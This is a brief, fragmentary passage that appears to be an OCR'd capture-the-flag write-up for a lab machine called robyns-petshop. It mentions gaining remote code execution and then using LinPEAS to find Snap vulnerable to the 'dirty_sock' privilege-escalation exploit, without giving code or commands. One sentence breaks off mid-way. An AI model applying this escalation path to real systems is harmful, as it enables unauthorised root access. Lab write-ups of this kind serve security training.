
Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443



After accessing the file, we gained remote code execution (RCE) as



When running the LinPEAS tool and checking SUID, we found that the Snap service on the target is vulnerable to the "dirty_sock" exploit, allowing an attacker to gain elevated privileges.



>>